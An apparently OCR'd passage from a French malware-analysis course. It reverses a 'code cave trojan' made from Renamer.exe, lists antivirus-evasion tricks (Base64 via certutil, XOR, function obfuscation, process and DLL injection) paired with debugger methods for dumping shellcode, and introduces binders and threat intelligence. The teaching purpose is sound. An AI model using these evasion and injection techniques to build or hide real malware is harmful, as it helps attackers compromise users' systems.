
Le trojan obtenu au cours de ce chapitre a un but purement éducatif. Il est évidemment très simple et est par ailleurs détecté par une trentaine d'antivirus (sur 60) sur Virustotal ! Vous pouvez le tester vous-même avec un autre shellcode…

Visualisons les modifications apportées à
Renamer.exe pour le transformer en cheval de Troie

Le programme original :




Le programme patché :




Rétro-ingénierie du "code cave trojan" créé dans les pages qui précèdent


Ce type de trojan est caractérisé par la présence d'instructions spécifiques avant et après le shellcode. Les signatures qui vont nous intéresser sont :

- ➔ 60 9C :
  - 60 = pushad
  - 9C = pushfd
- ➔ 9D 61 :
  - 9D = popfd
  - 61 = popad




On va rechercher la séquence 60 9C à partir du menu *Search for / Current Region / Pattern*, en n'oubliant pas de cocher la case *Entire Block*.







On clique alors *pushad* puis sur *Follow in Disassembler* :


On sélectionne alors la première ligne (*pushad*) et on clique sur *Follow in Dump* :








Je sélectionne alors avec la souris toute la partie comprise entre les deux signatures 60 9C et 9D 61, soit les instructions débutant par FC E8 et se terminant par 78 65 00 00 00 00, puis j'enregistre tout ce shellcode avec un clic droit / Binary / Save To file dans le fichier **dump.bin**.



Soumettons notre fichier **dump.bin** à virustotal :



Malware Analysis - les techniques utilisées par les développeurs de malwares

Un malware peut dissimuler son payload malicieux dans un exécutable en le plaçant dans :

La section .text	On déclare le payload dans la fonction main(). Les API Windows **VirtalAlloc** et **VirtualProtect** seront ici utilisées.
La section .data	On déclare le payload avant la fonction main(). En effet, une variable déclarée en dehors de cette fonction sera globale et sera automatiquement placée dans la section .data. Les API Windows **VirtalAlloc** et **VirtualProtect** seront également utilisées.
La section .rsrc	Sans rentrer dans les détails, on définit ici le payload comme une ressource de l'exécutable. Les API Windows utilisées seront : **VirtualAlloc**, **VirtualProtect**, **FindResource**, **LoadResource** et **LockResource**.

- ➔ VirtualAlloc permet d'allouer de la mémoire
- ➔ VirtualProtect permet de changer la protection d'une partie de la mémoire

Encodage en Base64

Le but de l'encodage en Base64 est de contourner les antivirus en changeant la signature du payload.

L'API Windows **CryptStringToBinary** (avec le paramètre dwFlags égal à CRYPT_STRING_BASE64) est utilisé en plus des API déjà mentionnées : **VirtualAlloc** et **VirtualProtect**.

Il est facile d'encoder et décoder en Base64 avec CMD grâce aux commandes :

- ➔ certutil -encode file.bin file.b64
- ➔ certutil -decode file.b64 file.bin

Cryptage XOR

Le but du cryptage XOR est de contourner les antivirus en changeant ici aussi la signature du payload.

Table de vérité de l'opérateur logique XOR :

0 xor 0 = 0

0 xor 1 = 1

1 xor 0 = 1

1 xor 1 = 0

Obfuscation de fonction

Pour obfusquer une fonction (par exemple la fonction suspecte **VirtualAlloc**), on peut se servir du chiffrement XOR en combinaison avec l'utilisation de l'API Windows **GetProcAddress**.

Si le malware est analysé avec PE studio :

- ➔ grâce à l'API **GetProcAddress**, la fonction **VirtualAlloc** n'apparaîtra plus dans les imports de l'exécutable, mais bien dans les strings.
- ➔ Grâce au cryptage XOR, le mot **VirtualAlloc** n'apparaîtra même plus dans les strings.

Code Cave Trojan

Voir le chapitre complet consacré à ce sujet. Il est intitulé :

Malware Analysis - transformer un fichier PE en cheval de Troie avec x32dbg

Injection de processus

Cette technique consiste à injecter le payload dans un autre processus dans les buts suivants :

- ➔ Migrer sur un processus plus durable dans le temps
- ➔ Migrer sur un processus qui pourra se connecter à Internet de manière plus légitime (comme le processus lié au navigateur)
- ➔ Migrer sur un autre processus par sécurité, afin d'avoir une autre connexion.

Les API Windows utilisées ici seront :

- ✓ **VirtualAllocEx** : pour l'allocation de mémoire
- ✓ **WriteProcessMemory** : pour écrire le shellcode dans le processus
- ✓ **CreateRemoteThread** : pour exécuter le shellcode
- ✓ **OpenProcess** : pour ouvrir un processus local existant

Injection DLL

Cette technique consiste à injecter le chemin d'une DLL dans un autre processus.

Les API Windows utilisées ici seront :

- ✓ **GetProcAddress** **:** pour récupérer l'adresse d'une fonction exportée
- ✓ **VirtualAllocEx** : pour l'allocation de mémoire
- ✓ **WriteProcessMemory** : pour écrire le chemin de la DLL dans le processus
- ✓ **CreateRemoteThread** : pour créer un thread avec deux paramètres (le chemin de la DLL et l'adresse récupérée)
- ✓ **OpenProcess** : pour ouvrir un processus local existant


Techniques utilisées par le développeur de malwares	Techniques utilisées par l'analyste en rétro-ingénierie pour réaliser un dump du shellcode
1 Payload dans les section .text, .data et .rsrc	On placera deux points d'arrêt (ligne de commande en bas de la fenêtre de x32dbg) : bp VirtualAlloc bp VirtualProtect On récupère alors le payload et on l'enregistre dans un fichier pour analyse (dump).
2 Payload encodé en Base64	On placera trois points d'arrêt (ligne de commande en bas de la fenêtre de x32dbg) : bp VirtualAlloc bp VirtualProtect bp CryptStringToBinary On récupère alors le payload et on l'enregistre dans un fichier pour analyse (dump).
3 Payload chiffré avec XOR	On placera deux points d'arrêt (ligne de commande en bas de la fenêtre de x32dbg) : bp VirtualAlloc bp VirtualProtect On récupère alors le payload et on l'enregistre dans un fichier pour analyse (dump).
4 Obfuscation de fonction	On place un point d'arrêt sur l'API Windows : bp GetProcAddress On pourra ainsi démasquer la fonction obfusquée.

Techniques utilisées par le développeur de malwares	Techniques utilisées par l'analyste en rétro-ingénierie pour réaliser un dump du shellcode
5 Code cave trojan	On recherche les motifs suivants : 60 9C (pushad pushfd) 9D 61 (popfd popad) Le shellcode se trouve entre ces deux motifs…
6 Injection de processus	On placera des points d'arrêt (ligne de commande en bas de la fenêtre de x64dbg) : bp OpenProcess bp WriteProcessMemory bp CreateRemoteThread (optionnel) Le troisième paramètre de l'API **OpenProcess** nous fournira le PID du processus cible tandis que le deuxième paramètre de l'API **WriteProcessMemory** nous fournira l'adresse exacte où l'injection a lieu. Il sera alors aisé de réaliser un dump du payload avec ProcessHacker.
7 Injection DLL	On placera des points d'arrêt (ligne de commande en bas de la fenêtre de x64dbg) : bp OpenProcess bp WriteProcessMemory bp CreateRemoteThread (optionnel) Le troisième paramètre de l'API **OpenProcess** nous fournira le PID du processus cible tandis que le deuxième paramètre de l'API **WriteProcessMemory** nous fournira le chemin de la DLL. On ouvre cette DLL avec x64dbg et on place un point d'arrêt sur **VirtualAlloc** et sur **VirtualProtect** afin de récupérer le shellcode directement dans x64dbg (dump).

Qu'est-ce qu'un binder

En cybersécurité, un binder est un outil qui permet de combiner plusieurs fichiers en un seul exécutable. Généralement, le binder est utilisé pour lier un fichier parfaitement légitime (utilitaire, jeu, …) avec un fichier malveillant (keylogger, cheval de Troie, RAT, …), de manière à ce que l'utilisateur, en ouvrant le fichier, exécute les deux en même temps, souvent sans s'en rendre compte (une invite de commande qui s'affiche furtivement puis disparaît brutalement est un signe qui doit vous alerter).

Schématiquement :



Il n'y a pas toujours deux sections .text lorsqu'un binder est utilisé : parfois le code malicieux est injecté dans des sections non standard ou dans des ressources (d'où l'intérêt du programme *Resource Hacker*).

La Cyber Threat Intelligence (CTI)

La **Cyber Threat Intelligence** (ou Renseignement sur les Cybermenaces) est une discipline qui est basée sur la collecte et l'analyse de différentes informations sur les cybermenaces afin d'en démasquer et faire arrêter les auteurs, d'identifier leurs cibles et de finalement mettre en place une défense proactive et non simplement réactive.

Un outil très utilisé pour analyser les malwares est la machine virtuelle REMnux, que je vous conseille d'installer sur votre machine.

En bref, l'analyste cherchera à connaître :

- ➔ La localisation du groupe ou de la personne derrière l'attaque
- ➔ Ses sponsors
- ➔ Ses motivations
- ➔ Les Tactiques, Techniques et Procédures (TTP) utilisées
- ➔ Les indices de compromission (IoC)

Les raisons de cette analyse pour une entreprise sont variées :

- ➔ Éviter une fuite de données sensibles
- ➔ Éviter un vol de propriété intellectuelle
- ➔ Éviter une mauvaise publicité
- ➔ Éviter une perte de compétitivité
- ➔ Éviter une perte financière
- ➔ Éviter une non-conformité aux lois et réglementations

La Cyber Threat Intelligence comporte sept phases d'égale importance :

1. Phase de **Hunting**
2. Phase d'**Analyse statique**
3. Phase d'**Analyse dynamique** (comportementale)
4. Phase de **Regroupement et de Corrélation** (Clustering and Correlation)
5. Phase d'**Attribution**
